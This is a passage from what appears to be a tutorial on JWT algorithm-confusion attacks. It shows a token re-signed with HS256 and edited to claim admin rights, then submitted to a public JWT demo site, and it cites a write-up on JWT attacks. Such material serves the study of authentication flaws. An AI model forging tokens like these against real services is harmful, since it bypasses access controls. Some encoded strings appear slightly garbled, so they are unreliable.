eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVyLm5sLyIsImIhdCI6MTYyNzU2NDk0MiwiZXhwIjoxNjI3NTY2MTQyLCJkYXRhIjp7Imh1bGxvIjoIQW51YmhhdiJ9LCJhZG1pbii6InRydWUifQ.3FHwXkwTH9QVnKS5SEE9ji9BijArjcFZm4D0b_HEVEo
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "typ": "JWT",  "alg": "HS256"}
```

PAYLOAD: DATA

```
{  "iss": "http://demo.sjoerdlangkemper.nl/",  "iat": 1627564942,  "exp": 1627566142,  "data": {    "hello": "Anubhav"  },  "admin": "true"}
```

So now we have got the modified token. Let's see this gets validate by the server or not .

demo.sjoerdlangkemper.nl x +

← → ↻ ⚠ Not secure | demo.sjoerdlangkemper.nl/jwtdemo/rs256.php?


JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2Vy

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam9lcmRsYW5na2VtcGVyLm5sLyIsImIhdCI6MTYyNzU2NDk0MiwiZXhwIjoxNjI3NTY2MTQyLCJkYXRhIjp7Imh1bGxvIjoIQW51YmhhdiJ9LCJhZG1pbii6InRydWUifQ.3FHwXkwTH9QVnKS5SEE9ji9BijArjcFZm4D0b\_HEVEo

Send JWT ←

Get new JWTs





## References:

<https://infosecwriteups.com/attacks-on-json-web-token-jwt-278a49a1ad2e>